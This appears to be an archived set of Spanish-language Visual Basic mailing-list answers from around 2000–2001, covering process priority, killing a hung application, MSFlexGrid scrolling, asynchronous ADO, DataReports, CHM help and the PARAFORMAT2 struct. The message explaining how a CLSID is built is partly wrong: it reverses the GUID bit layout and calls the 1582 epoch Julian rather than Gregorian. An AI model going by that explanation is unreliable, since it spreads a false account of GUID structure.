Bueno, envio el codigo para los que tienen suerte de trabajar en otros entornos.. jeje
Saludos

Pablo Herrera
Rejas Microsoft Certified Professional
pablo@austral.com.pe

setprint.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cambiar la prioridad de una aplicación

Mensaje enviado por "Alberto AVernieri" <AVernieri@juncalnet.com.ar>

Hola!

Primero declará estas API's:

```
Declare Function GetCurrentProcess Lib "kernel32" Alias "GetCurrentProcess" () As
Long

Declare Function SetPriorityClass Lib "kernel32" Alias "SetPriorityClass" (ByVal
hProcess As Long, ByVal dwPriorityClass As Long) As Long

Public Const REALTIME_PRIORITY_CLASS = &H100
```

Y en la Sub Main de tu programa (O en el Form_Load del primer form)

```
Call SetPriorityClass(GetCurrentProcess(), REALTIME_PRIORITY_CLASS)
```

Saludos
Alberto

>>> "Jesús M. Becerra P." <jesusbecerra@cantv.net> 16/11/00 18:15 >>>
Saludos amigos,

tengo unas rutinas en vb que controlan una pizarra electrónica conectada al puerto paralelo del pc. el problema es que el barrido de la pantalla se ve interrumpido por el sistema operativo; por ejemplo, el reproductor de cd, protector de pantalla y quien sabe cuantas cosas más. donde se encuentran (si existen) y como se desactivan todas esas interrupciones ? necesito el CPU de la máquina dedicado exclusivamente a la pizarra.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Caption de un botón con dos líneas

Mensaje enviado por "Leonardo" <leonur@terra.es>

Hola Oscar, hola listeros:

Si te he entendido bien, la solución a la primera pregunta es esta:

"En el Form_load por ejemplo escribe:
    Command1.Caption="Salir Arriba" & vbCrLf & " 1 " y te saldrá el texto en dos líneas.

Espero que te sirva.

Salu2 Leo

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Cerrar aplicación abierta. *(2 mensajes)*

Mensaje enviado por Pablo Febolo <pfebolo@microsystem.com.ar>

Proba el codigo que transcribo mas abajo, con NT funciona perfectamente, no estoy seguro si funciona con Win 95/98

finalmente tenes que hacer un

KillApp "NombreDeLaAplciacion"

y te bajara la aplicación, aún si esta estuveira colgada.

Saludos y suerte

---------- C O D I GO ----------

```
Option Explicit

    '************
    Private Declare Function GetActiveWindow Lib "user32" () As Long
    Private Declare Function GetWindow Lib "user32" (ByVal hwnd As Long,ByVal wCmd
As Long) As Long


    Private Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA"
(ByVal hwnd As Long, ByVal lpString As String, ByVal cch
As Long) As Long


    'GetWindow Konstanten
    Private Const GW_HWNDFIRST = 0
    Private Const GW_HWNDLAST = 1
    Private Const GW_HWNDNEXT = 2
    Private Const GW_HWNDPREV = 3
    Private Const GW_OWNER = 4
    Private Const GW_CHILD = 5


    Private Declare Function TerminateProcess Lib "kernel32" (ByVal hProcess As
Long, ByVal uExitCode As Long) As Long


    Private Declare Function GetWindowThreadProcessId Lib "user32" (ByVal hwnd As
Long, lpdwProcessId As Long) As Long


    Private Declare Function OpenProcess Lib "kernel32" (ByVal dwDesiredAccess As
Long, ByVal bInheritHandle As Long, ByVal dwProcessId As
Long) As Long


    Private Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As
```

```
Long


    'OpenProcess Konstanten
    Const PROCESS_TERMINATE = &H1
    Const PROCESS_CREATE_THREAD = &H2
    Const PROCESS_VM_OPERATION = &H8
    Const PROCESS_VM_READ = &H10
    Const PROCESS_VM_WRITE = &H20
    Const PROCESS_DUP_HANDLE = &H40
    Const PROCESS_CREATE_PROCESS = &H80
    Const PROCESS_SET_QUOTA = &H100
    Const PROCESS_SET_INFORMATION = &H200
    Const PROCESS_QUERY_INFORMATION = &H400
    Const STANDARD_RIGHTS_REQUIRED = &HF0000
    Const SYNCHRONIZE = &H100000
    Const PROCESS_ALL_ACCESS = STANDARD_RIGHTS_REQUIRED Or SYNCHRONIZE Or &HFFF


    Function KillApp(AppName As String) As Integer


    Dim ihWnd, iOldhWnd, iResult, iFound As Integer
    Dim wParam, lParam
    Dim cBuffer As String
    Dim lpdwProcessId As Long
    Dim hProcess As Long


    cBuffer = String(255, 0)


    iOldhWnd = GetActiveWindow()
    ihWnd = GetWindow(iOldhWnd, GW_HWNDFIRST)


    Do While ihWnd <> 0 And Not iFound
      iResult = GetWindowText(ihWnd, cBuffer, Len(cBuffer))
      If iResult > 0 Then
         If InStr(Mid(cBuffer, 1, iResult), AppName) Then
             iFound = True
         Else
             cBuffer = String(255, 0)
         End If
       End If
       iOldhWnd = ihWnd
       ihWnd = GetWindow(iOldhWnd, GW_HWNDNEXT)


     iResult = DoEvents()
    Loop
    If iFound Then '(1)
     'ProcessId ermitteln
     iResult = GetWindowThreadProcessId(iOldhWnd, lpdwProcessId)
```

```
     'Process-Handle ermitteln
     hProcess = OpenProcess(PROCESS_TERMINATE, True, lpdwProcessId)
     'Process terminieren
     iResult = TerminateProcess(hProcess, 99)
     iResult = CloseHandle(hProcess) '(2)
    End If


    End Function
```

At 28/08/2000 14.26, Marger wrote:
>Hola amigos:
>
>Como Puedo cerrar una aplicación que se colgó, sin tener que usar el famoso
>CTR+ALT+DEL, que no es categórico..

Mensaje enviado por Roberto Cano <rocano@generali-peru.com.pe>

Aca te envio unos ejemplos espero te sirva Saludos

-----Mensaje original-----
De: JUAN FELIPE BETANCUR [JBETANCUR@hermeco.com]
Enviado el: miércoles, 31 de enero de 2001 09:24
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Cerrar Aplicación

Hola. Como puedo cerrar una aplicación que actualmente se encuentra en ejecución
??? NOTA: La aplicación que deseo cerrar es de un tercero, por lo tanto, no conozco
absolutamente nada de su implementación interna.

finalizarapp.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Colocarse en la fila del Msflexgrid según se escribe

Mensaje enviado por "German Ojeda" <ogerman@cybertech.com.ar>

Esto es para que se vaya ubicando a medida que vas tecleando, espero te sriva
(especificamente lo que tu buscas esta en donde voy a poner
**********)

```
Private Sub fxgCodigos_KeyPress(KeyAscii As Integer)
    Dim I As Long
    Dim Salir As Boolean
    tmrCodigos.Enabled = False
    tmrCodigos.Enabled = True
    With fxgCodigos
        If Len(StrBusqueda) = 0 Then
            I = 1
        Else
            I = .Row
        End If
        StrBusqueda = StrBusqueda + Chr(KeyAscii)
        Salir = (.Rows = 1)
        While Not Salir
            If UCase(Left(.TextArray(.Cols * I), Len(StrBusqueda))) =
UCase(StrBusqueda) Then
                Salir = True
                .Row = I
                .RowSel = I
                .ColSel = 1
                If Not .RowIsVisible(I) Then ********************************* esto
es lo que tu necesitas
                    If I > CInt(.Height / .RowHeight(0)) + 3 Then
                        .TopRow = I - CInt(.Height / .RowHeight(0)) + 3
                    Else
                        .TopRow = I
                    End If
                End If
            End If
            I = I + 1
            If I = .Rows Then
                Salir = True
            End If
        Wend
    End With
End Sub
```

----- Original Message -----
From: Vicente Verdejo
To: gruopo visual
Sent: Saturday, November 11, 2000 8:57 PM
Subject: (VB-ESP) Ubicarme en fila Msflexgrid

Hola amigos agradeceria información al siguiente problema:

Tengo un msflexgrid en la cual hago una búsqueda

```
For i=0 to flex-1
```

```
   if flex1.text = "juan" then

      flex1.row=i
      exit for
   endif
next
```

Lo encuentra, pero no se mueve hasta la fila indicada, es decir no hace el scroll que necesito, he estado probando y no hay caso

Les agradeceria si me ayudan

Saludos.

Vicente Manuel Verdejo Fuenzalida
Santiago de Chile
vverdejo@terra.cl

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Cómo se calcula el CLSID

Mensaje enviado por "Roberto Alonso" <netsistemas@terra.es>

La cadena de 32 numeros Hexadecimales entre llaves es el GUID (ver archivo VBP, para saber de que hablamos). Se trata de un numero de 128 bits compuesto de tres partes principales:
Los primeors 48 bits son la direccion ethernet de su adaptador de red (p.e. 080002b2f49fb), los últimos 60 bits con el cómputo de intervalos de 100 nanosegundos desde la media noche del 15 de octubre de 1582 y los 20 bits intermedios son un numero de secuencia de reloj.

Lo de la fecha es porque es el primer dia del clendario JULIANO (eso creo recordar)

El formato del GUID parece bastante complicado, pero sus 128 bits de longitud y su derivacion de un reloj y una dirección de red aseguran su exclusividad.

(Extraido del revista PC plus de Julio/Agosto de 1999)

Salu2:
Roberto Alonso
mailto:netsistemas@terra.es

-----Mensaje original-----
De: owner-vb-esp@ccc.uba.ar [mailto:owner-vb-esp@ccc.uba.ar]En nombre de Monserrat, Enrique
Enviado el: jueves, 01 de febrero de 2001 16:12
Para: VB-ESP
Asunto: vb-esp : CLSID

Bueno pues lo dicho, alguien sabe donde se puede encontrar el algoritmo que calcula un CLSID? No me refiero al API para obtener uno, sino al fuente, o por lo menos alguien que me pudiera decir en que se está basado?
Me gustaría saber como se las arreglan los de MS para generar un número único en 'todo el mundo'.

Enrique Monserrat
EDS - AD&D Business Service
Zaragoza - Spain -

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Consulta asíncrona con ADO *(2 mensajes)*

Mensaje enviado por Sergio Daniel Galván <sergioreport@fibertel.com.ar>

Claudio:

De acuerdo a la documentación de Microsoft Press para el caso de Consultas SQL que no devuelvan un RecordSet, por ejemplo si se utiliza adExecuteNoRecords como parámetro al iniciar el RecordSet, el objeto pRecordset queda en Nothing.

Pero inclusive en este caso, para consultas asincrónicas, el objeto Recordset va a quedar en adStateOpen + adStateFetching, mientras esté ejecutando la consulta y cuando termine se dispara el evento FetchComplete.
Para el caso de un RecordSet en que no se devuelva registros la propiedad State queda en adStateClose una vez terminada la Consulta, para el caso de devolución de datos cambia a adStateOpen.

Esto es la teoría, la verdad es que para "Consultas de Acción" ni se me había ocurrido la posibilidad de utilizar ADO en modo asicrónico.

Saludos

Sergio Daniel Galván
Report System

Destinatarios: vb-esp@ccc.uba.ar
CC: (cci: Claudio Bermudez/HUI/UPS/YPF S.A.)
Asunto: RE: vb-esp : Duda

JGA:

Los diseñadores del Motor ADO incluyeron la posibilidad de ejecutar una "Consulta Asincrónica" a una Base de Datos, para tal motivo incluyeron en el Modelo los Eventos FetchComplete y FetchProgress. El Evento FetchComplete dispone de tres Parámetros: pError, adStatus y pRecordset; y el último evento tiene cuatro Parámetros: Progress, MaxProgress, adStatus y pRecordset.

Los Parámetros Progress y MaxProgress está diseñados para inclusive mostrar barras de Evolución, pero, siempre hay un pero, por lo menos hasta ADO 2.5 sólo "devuelven" los valores Cero mientras se está procesando y Uno cuando terminó.

El CursorLocation del RecorddSet debe estar en adUseClient, pero por más que juegues con las propiedades Fetch Size y Background Fetch Size no vas a poder obtener información sobre el progreso de la Consulta como originalmente lo había planeado el equipo de desarrollo de ADO.

De acuerdo a la documentación de Microsoft Press los dos Eventos se disparan cuando la Consulta obtuvo el número de Registros específicado en la propiedad Initial Fetch Size, y no cuando se obtuvieron menos datos.
Mientras ADO tenga más datos para devolver está en adStateOpen + adStateFetching, cuando terminó se dispara el evento FetchComplete.

Si pensas poner un Gif "Actuando" mientras dure la consulta te va a servir. No me he fijado si la gente de ADo modificó estas características con la versión 2.6 de modo que te permitan ir obteniendo un % del progreso de la Consulta SQL como lo

tenían planeado originalmente.

Suerte

Sergio Daniel Galván
Report System

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

En primer lugar tenés que declarar el RecordSet con "withevents". De esta manera, mientras la consulta se está ejecutando, se van disparando diferentes eventos sobre el Recordset.
Además, cuando se abre el recordset, se le indica (mediante un parámetro) que debe operar en forma asíncrona.

Supongamos que tenemos un objeto "cn" de tipo ADODB.Connection ya abierto, y que hay que leer una consulta muy larga. Podría quedar algo así:

```
Dim WithEvents rs As ADODB.Recordset

    AborQry = False
    Set rs = New ADODB.Recordset
    rs.CursorLocation = adUseClient
    rs.Open "Select * From Clientes", cn, adOpenKeyset, adLockReadOnly,
adAsyncExecute + adAsyncFetch
    Do While (rs.State And adStateExecuting) = adStateExecuting Or _
             (rs.State And adStateFetching) = adStateFetching

        'Verifica si se aborta la consulta
        DoEvents
        If AbortQry Then
            rs.Cancel
        End If
    Loop
```

"AbortQry" es una variable booleana global al módulo, que es puesta a "False" al iniciar el ciclo de lectura, y que puede ser puesta a "True" en el evento Click de un boton "Detener". El "DoEvents" dentro del ciclo "Do...Loop" hace funcionar ese botón, y cancela la consulta con el método "rs.Cancel" si se lo presiona.

Además, te van a aparecer varios eventos relacionados con el recordset "rs". (Por ejemplo "rs_FetchProgress"). En ellos podés hacer los controles que necesites sobre el proceso de lectura. Fijate los parámetros disponibles en c/u.

Ignacio Napal
Equiplus S.A.
email: inapal@equiplus.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Crear BD con ADO

Mensaje enviado por "Fernando J. Vicioso" <fjvicioso@neuron.es>

Hola a todos,

Miguel, te adjunto un ejemplo de cómo crear una tabla con ado desde VB.

Para que funcione tienes que tener en las referencias del programa Microsoft ADO Ext. 2.5 for DDL and Security (o la 2.1). Ojo, los códios de tipo de campo que te adjunto son para Access 2000 y no para 97, no se si serán los mismos o no.

Un saludo a todos,

```
Public Sub CreaTablaPresupuesto(vsNombreTabla As String, vsDataSource As String)
    Dim Catalogo As New ADOx.Catalog
    Dim Tabla As New Table
    Catalogo.ActiveConnection = csProjet & "Data Source=" & vsDataSource
    With Tabla
        .Name = vsNombreTabla
        .Columns.Append "Cod", 202, 12
        .Columns.Append "Proye", 202, 9
    End With
    Catalogo.Tables.Append Tabla
    Set Catalogo = Nothing
End Sub
```

Fernando J. Vicioso
mailto: fjvicioso@neuron.es

-----Mensaje original-----
Quisiera crear una mdb desde codigo utilizando ADO.Pero tiene que ser leida por Access 97.¿Teneis algun ejemplo de como se crea la estructura con sus tablas,etc, o conoceis algun sitio donde pueda ver esto?

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Crystal Reports y DBGrid

Mensaje enviado por "Marcelino Pastor Martin" <marce2@teleline.es>

Hola lista:
Lo primero , agradecer a todos los que ayudaron(José Rubí,compunova,Marger y A.Avernieri).
Tenéis razón ,igual plantee mal el problema,paso a explicarlo y a la solución que he llegado(por si ha alguien le sirve) con vuestra ayuda y el manual de CR(Por aquello de que cuando todo falla ,lée el manual).
Tengo un DBgrid en el que veo las consultas que hace el usuario, esta conectado a un data que obtiene los datos de una consulta SQL(el usuario puede elegir diferentes configuraciones para la consulta), necesito sacar esos datos con un CR.
1ª problema, como bien indicaba COMPUNOVA poniendo ReportSource = 3 y en la propiedad DataSource del control Crystal el data, lanza CR, pero con todos los registros del data y sin tabulaciones ni forma, yo solo quería que sacara algunos de ellos mas unas formulas.
2º problema ,la propiedad datasource es de solo lectura en tiempo de ejecución como bien indica Marger.
3 problema, fallo mío con los dichosos set,como bien me corrigieron José rubí y Alberto avernieri.
Bueno, la solución, sacada como he dicho de vuestra colaboración y el tocho de CR, la explico por si alguien puede sacar algún provecho.

en el data
1º-Establecer en la propiedad DatabaseName el nombre de la base de datos sobre la que se va a hacer el informe.
2º-Establecer la propiedad RecordSource (en mi caso una instrucción de consulta SQL).

en el control ActiveX Crystal:
1º-Establecer en la propiedad DataSource el control Data (en mi caso: Data1)
2º-Establecer en ReportSource 3
3º-Abre la propiedad Custom y seleccione la ficha Informe vinculado a datos
4º-Haz clic en el botón Guardar informe como y escriba un nombre para el informe(el que sea,esto crea la plantilla necesaria para que funcione esto)

aquí viene lo interesante

Establecer el control ActiveX para que imprima a una ventana Vista previa y ejecuta el programa.
Haz clic en el botón Exportar en la ventana Vista previa y exporta el informe a un archivo de disco con formato .RPT(esto crea la plantilla necesaria para que funcione esto)
Una vez que se haya exportado el informe, puedes abrirlo en Crystal Reports, y realizar las modificaciones que quieras(quitar campos, añadir formulas, etc.).En los campos te pone "BOUND CONTROL.el registro que sea", ósea no es una tabla de la base de datos ,es el resultado de la consulta completa.
una vez hecho esto, volvemos a el control ActiveX Crystal y ponemos
ReportSource 0 - Archivo de informe
ReportFileName el archivo .RPT que haya creado.

Y listo, ahora si funciona correctamente(al menos como yo lo necesito).Al ejecutar la aplicación podrás ver el informe vinculado con los cambios de formato que haya hecho(añadir formulas,eliminar campos o añadir otra base de datos).

Gracias por vuestra ayuda
Un saludo

Marcelino Pastor Martin
MARCE2@teleline.es

PD.Como este mensaje no lleva el desarrollo del problema que se planteo y las siguientes respuestas,si alguien tiene mas curiosidad que me envíe un E-Mail a mi privado(para no hacer ruido innecesario en la lista)

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por "Bracho, Yamil" <brachoy@pdvsa.com>

WariNet, tambien puedes ligar un DataReport a un Recordset en tiempo de ejecucion y aunque el proceso es algo tedioso funciona bien.
En el siguiente codigo se crea un recordset a partir de unos filtros que selecciona el usuario y se llena el DataReport en forma dinamica.
Espero te ayude.

```
'-------------------------------------------------------------
' Informe de Clientes
'-------------------------------------------------------------
Private Sub InformeCliente()
  Dim rst As ADODB.Recordset
  Dim strSql As String

  Set rst = New ADODB.Recordset

  strSql = "SELECT CO_CTE, NB_CTE, NB_ENCARGADO, DR_CTE, NU_TLF, " & _
           "NU_FAX, NU_RIF, NU_NIT, CO_T_CTE " & _
           "FROM CLIENTE " & _
           "WHERE CO_CTE <> '0' AND CO_UNI_FACTRCN='" &
Globals.CurUnidadFacturacion & "' AND " & _
           "CO_FIL_PDV_ORIGEN=" & Globals.curCodigoFilialOrigen

  Select Case cboOrden.ListIndex
      Case 0: strSql = strSql & " ORDER BY CO_CTE"
      Case 1: strSql = strSql & " ORDER BY NB_CTE"
      Case 2: strSql = strSql & " ORDER BY NB_ENCARGADO"
      Case 3: strSql = strSql & " ORDER BY DR_CTE"
      Case 4: strSql = strSql & " ORDER BY NU_TLF"
      Case 5: strSql = strSql & " ORDER BY NU_FAX"
      Case 6: strSql = strSql & " ORDER BY NU_RIF"
      Case 7: strSql = strSql & " ORDER BY NU_NIT"
      Case 8: strSql = strSql & " ORDER BY CO_T_CTE"
  End Select

  rst.Open strSql, Globals.cnn

  With drpInformeCliente
    Set .DataSource = rst
    .DataMember = vbNullString

    With .Sections("Sección1").Controls
      With .Item("txtCO_CTE")
         .DataMember = vbNullString
         .DataField = "CO_CTE"
      End With

      With .Item("txtNB_CTE")
         .DataMember = vbNullString
         .DataField = "NB_CTE"
      End With

      With .Item("txtDR_CTE")
```

```
         .DataMember = vbNullString
         .DataField = "DR_CTE"
      End With

      With .Item("txtNU_TLF")
         .DataMember = vbNullString
         .DataField = "NU_TLF"
      End With

      With .Item("txtNU_RIF")
         .DataMember = vbNullString
         .DataField = "NU_RIF"
      End With

    End With

    If Me.chkPreview = vbChecked Then
       .Show
    Else
       .PrintReport True
    End If
  End With
End Sub

Saludos

Yamil
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

DirectX7 en Vb *(2 mensajes)*

Mensaje enviado por "Washington Plada" <wplada@adinet.com.uy>

DirectX7 for VB: DirectInput & the Keyboard
Description: DirectInput is the component of DirectX that links to Joysticks, Mice, Keyboards and other inputs. This example shows how to access all the 255 keys on the keyboard. Great for Games, and for creating dynamic hotkeys for menus Etc...
All that is required for this example is DirectX7, available from www.microsoft.com/Directx
Have fun.

Complete source code is at:
http://216.46.226.13/vb/default.asp?lngCId=4142&lngWId=1

DirectX7 for VB: Direct3D Retained Mode
Category: Games
Description: An Example of Direct3D Retained Mode, this example loads a .X object and rotates it round. Easy to customize, with everything included.
If you're interested in Direct3D the EASY way, look at this.... Or, if you're really keen:
VISIT MY NEW SITE: DIRECTX FOR VB
All these examples and more.....
goto http://members.dencity.com/dx4vb/

Complete source code is at:
http://www.planet-source-code.com/vb/default.asp?lngCId=4633&lngWId=1

3D DirectX (!! 3D GRAPHIC !!)
Category: Games
Description: This one is just perfect for lerning all the basic and advanced features of Directx 5 and higher
Summary : (Cube Sub - Sphere Sub - Animation - Clipper Device Utillization - CLEAN CODE)
With this code you can create many meshes as you want verry easy !! another MUST !!!
Thanks for Using the Code i wish to see some one make something really good with this piece of code

Complete source code is at:
http://www.planet-source-code.com/vb/default.asp?lngCId=2934&lngWId=1

Saludos a todos...

Mensaje enviado por "Dixan Santiesteban Feria" <dsoft@ltu.ltu.onat.gov.cu>

dxsample.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Ejecutar Archivos .CHM desde Visual

Mensaje enviado por "Marger" <marteaga@xerox.com.ni>

Hola Amigos:

Estas son las rutinas para Ejecutar los Archivos .CHM desde Visual.. espero les sirva.

Saludes

Marger Arteaga V.
Economista.
Nicaragua.

Declarar las siguientes API

```
Private Declare Function HTMLHelp Lib "hhctrl.ocx"
    Alias "HtmlHelpA" (ByVal hwnd As Long, _
    ByVal lpHelpFile As String, _
    ByVal wCommand As Long, _
    ByVal dwData As Long) As Long
```

Donde
Hwnd= el Handle de la Ventana.
lpHelpFile=Ruta y nombre del Archivo .chm
wCommand=Comando de Ejecución equivalentes al WinHelp
dwData=Topic ID del Archivo

Constantes de Winhelp

```
Private Const HH_DISPLAY_TOPIC = &H0
Private Const HH_DISPLAY_TOC = &H1
Private Const HH_DISPLAY_INDEX = &H2
Private Const HH_DISPLAY_SEARCH = &H3
```

Llamar al Help

```
Public sub HelpFile()
    Dim vrRet
    vrRet=HTMLHelp(me.Hwnd, RutaArchivoChm, HH_DISPLAY_TOPIC, IDTopic)
'Llama al Topico Especifico

vrRet=HTMLHelp(me.Hwnd, RutaArchivoChm, HH_DISPLAY_TOC, 0) 'Llama la Tabla
de Contenido

vrRet=HTMLHelp(me.Hwnd, RutaArchivoChm, HH_DISPLAY_INDEX, 0) 'Llama al Indice
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ejecutar un objeto com desde un procedimiento almacenado

Mensaje enviado por "Interno" <interno@renzi.com.ar>

Daniel aca te mando el link del articulo de Sql y COM

http://www.devx.com/upload/free/features/vbpj/2000/01jan00/dd0100/dd0100.asp

Sebastian Renzi

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Enviar ficheros con el control winsock

Mensaje enviado por "Pablo Herrera" <pablo@austral.com.pe>

Hola David, te envio un pequeño programita que hace lo que estas pidiendo.
Espero te ayude.
Saludos

Pablo Herrera Rejas
Microsoft Certified Professional

pablo@austral.com.pe

sendfile.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Error 3633

Mensaje enviado por M. Alejandro Esteban Sánchez <maesteban@gruposp.com>

En el MSDN he encontrado esto:

http://support.microsoft.com/support/kb/articles/Q174/4/88.ASP?community=0&LN=ES-ES&SD=SO&FR=0

SYMPTOMS
When building setup disks for a Jet-based database application with the Setup Wizard, the Setup Wizard doesn't include the Microsoft
Jet database engine files. When you install the application and try to run it, you get the following error:
   Run-time error '3633':
   Can't load DLL 'MSJET35.DLL'

CAUSE
The Setup Wizard doesn't know to add the Microsoft Jet database engine if you are using the Microsoft DAO 2.5/3.5 Compatibility
Library instead of the Microsoft DAO 3.5 Object Library.

RESOLUTION
Use one of the two following methods to resolve this problem:
Method 1
Open the project and on the Project menu, click References.
2. Clear the Microsoft DAO 2.5/3.5 Compatibility Library and select the
   Microsoft DAO 3.5 Object Library.

3. Click OK. 4. Save the project. 5. Return to References, switch the object libraries back again (that is,
   do the reverse of what was instructed in step 2 above), and resave the
   project.

6. In the Setup Wizard - ActiveX Server Components pane of the Setup
   Wizard, click Add Local, and add MSJET35.DLL from your Windows\System
   directory (Windows 95) or Windows\System32 directory (Windows NT). This
   process adds the Microsoft Jet 3.5 database engine and its supporting
   files.

NOTE: Adding MSJET35.DLL does not resolve the problem if the project has never had a reference to the Microsoft DAO 3.5 Object
Library.
Method 2
Use the Microsoft DAO 3.5 Object Library instead.
STATUS
Microsoft is researching this problem and will post new information here in the Microsoft Knowledge Base as it becomes available.
MORE INFORMATION
Steps to Reproduce Behavior
Create a new application and add a reference to the Microsoft DAO 2.5/3.5 Compatibility Library.
2. Create setup disks using the Setup Wizard. 3. Install the application on a new machine (that does not already have Jet
   installed).

4. Run the application and note the error message. 5. Repeat the above steps, but add a reference to the Microsoft DAO 3.5
   Object Library. The application should run correctly.

Examine the SETUP.LST file of the second application and note that it includes the following required files that the first
application does not include:
   MSJET35.DLL
   VBAJet32.dll
   VB5DB.dll

Additional query words: distribution
Keywords : vb5all VBKBDAO VBKBJet VBKBWiz
Version : WINDOWS:5.0
Platform : WINDOWS
Issue type : kbprb

-----Mensaje original-----
De: Antonio Llin [mailto:allin@colortex.net]

Mi problema en particular es que una vez generado el programa en visual basic 6 y todo el paquete, lo instalo en un servidor con NT y al ejecutar sale el error 3633 al acceder al recorset que ataca a la base datos de Access .Dicho error en la ayuda de VB dice que es por falta de una DLL , pero no dice cual . Yo he instalado le version 5 de lExplorer y tambien el MDAC de la
instalación estandar de VB y sigue con el error . ¿Se te ocurre alguna solucion?
Un saludo ... Toni LLin

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Estructura PARAMFORMAT2 (para el RichTextBox)

Mensaje enviado por SJIMENOH28@smail1.ocenf.org (SJIMENOH28)

Esteban:

Te mando las definiciones de esa estructura, pasadas por mi a Visual Basic.
Solo advertirte que hay dos archivos RICHED20.DLL con el mismo nombre. La versión 2 usada por W95-98 y la versión 3 usada por W2000. Para saberlo mira las propiedades pinchando con el botón derecho del ratón en dicho archivo en el Explorador. En cualquier caso puedes usar la versión 3 con W98 instalando el MSI Installer que puedes descargar de los downloads de Microsoft.

Sobre lo que preguntas del ByVal del segundo parámetro no entiendo bien a que te refieres. Para usarla, simplemente, utiliza el siguiente mensaje:

```
Public Declare Function SendMessage& Lib "user32" Alias "SendMessageA" _
    (ByVal hwnd As Long, ByVal wMsg As Long, _
    ByVal wParam As Long, lParam As Any)
```

De la siguiente forma:

```
    Dim PF2 As PARAFORMAT2
    PF2.cbSize = Len(PF2) 'no te olvides de esto que no funciona. Ya que ignora a
cual de las dos estructuras te refieres (hay además versiones UNICODE)
    PF2.dwMask = 'una de las constantes PFM_ , o varias unidas con Or
    PF2..... 'aquí el valor del campo o campos de la estructura relacionados con
la máscara y que se desee usar.
    'Por ejemplo, para alineación:
    PF2.dwMask = PFM_ALIGNMENT
    PF2.wAlignment = PFA_CENTER
    'Despues enviar mensaje:
    SendMessage hWndRichEdit, EM_SETPARAFORMAT, 0, PF2 'para establecer
    SendMessage hWndRichEdit, EM_GETPARAFORMAT, 0, PF2 'para obtener
```

Para tener más información mira en los discos de MSDN la ayuda de dicha estructura. Faltan algunas de las constantes de máscaras y efectos, ya que no tienen representación gráfica y solo se añaden por compatibilidad con TOM Interface (incluida en RichEdit3) y WORD.

En lo que respecta a la pregunta de tu otro mensaje sobre SizeOf, supongo que se refiere a la utilización con esta estructura. Bueno, pues ya ves la solución arriba. Lo único a matizar es que Len da el tamaño en bytes si la estructura está correctamente alineada a Long como esta. Si una estructura de usuario no tuviese en cuenta la obligatoria alineación a Long, sería preciso
utilizar LenB.

Saludos y suerte con PARAFORMAT2.

Santiago Jimeno (Madrid)
SJIMENOH28@smail1.ocenf.org

```
'------------------------------------------------------------------------
'DEFINICIONES DE PARAFORMAT2

Public Declare Function SendMessage& Lib "user32" Alias "SendMessageA" _
    (ByVal hwnd As Long, ByVal wMsg As Long, _
```

```
    ByVal wParam As Long, lParam As Any)

Public Const WM_USER& = &H400
Public Const EM_GETPARAFORMAT = (WM_USER + 61)
Public Const EM_SETPARAFORMAT = (WM_USER + 71)
Public Const MAX_TAB_STOPS = 32&

Public Type PARAFORMAT2
    'Los primeros campos coinciden con PARAFORMAT y se usan igual
    cbSize As Integer
    wPad1 As Integer
    dwMask As Long
    wNumbering As Integer
    wEffects As Integer 'No usado en PARAFORMAT
    dxStartIndent As Long
    dxRightIndent As Long
    dxOffset As Long
    wAlignment As Integer
    cTabCount As Integer
    lTabStops(0 To MAX_TAB_STOPS - 1) As Long
    ' Desde aquí lo añadido por PARAFORMAT2
    dySpaceBefore As Long '/* Vertical spacing before para */
    dySpaceAfter As Long '/* Vertical spacing after para */
    dyLineSpacing As Long '/* Line spacing depending on Rule */
    sStyle As Integer ' /* Style handle */
    bLineSpacingRule As Byte '/* Rule for line spacing (see tom.doc) */
    bOutlineLevel As Byte '/* Outline Level*/'antes bCRC As Byte
    wShadingWeight As Integer '/* Shading in hundredths of a per cent */
    wShadingStyle As Integer '/* Byte 0: style, nib 2: cfpat, 3: cbpat*/
    wNumberingStart As Integer '/* Starting value for numbering */
    wNumberingStyle As Integer ' /* Alignment, Roman/Arabic, (), ), ., etc.*/
    wNumberingTab As Integer '/* Space bet 1st indent and 1st-line text*/
    wBorderSpace As Integer ' /* Border-text spaces (nbl/bdr in pts) */
    wBorderWidth As Integer '/* Pen widths (nbl/bdr in half twips) */
    wBorders As Integer '/* Border styles (nibble/border) */
End Type

' /* PARAFORMAT mask values */
Public Const PFM_STARTINDENT = &H1&
Public Const PFM_RIGHTINDENT = &H2&
Public Const PFM_OFFSET = &H4&
Public Const PFM_ALIGNMENT = &H8&
Public Const PFM_TABSTOPS = &H10&
Public Const PFM_NUMBERING = &H20&
Public Const PFM_OFFSETINDENT = &H80000000

' /* PARAFORMAT numbering options */
Public Const PFN_BULLET = &H1&

' /* PARAFORMAT alignment options */
Public Const PFA_LEFT = &H1&
Public Const PFA_RIGHT = &H2&
Public Const PFA_CENTER = &H3&

'/* PARAFORMAT 2.0 masks */
Public Const PFM_SPACEBEFORE = &H40&
Public Const PFM_SPACEAFTER = &H80&
Public Const PFM_LINESPACING = &H100&
```

```
Public Const PFM_STYLE = &H400&
Public Const PFM_NUMBERINGSTYLE = &H2000& ' /* RE 3.0 */
Public Const PFM_NUMBERINGTAB = &H4000& ' /* RE 3.0 */
Public Const PFM_NUMBERINGSTART = &H8000& ' /* RE 3.0 */
Public Const PFM_TABLE = &HC0000000 ' /* RE 3.0 */
'// The following three properties are read only
Public Const PFM_COLLAPSED = &H1000000 '/* RE 3.0 */
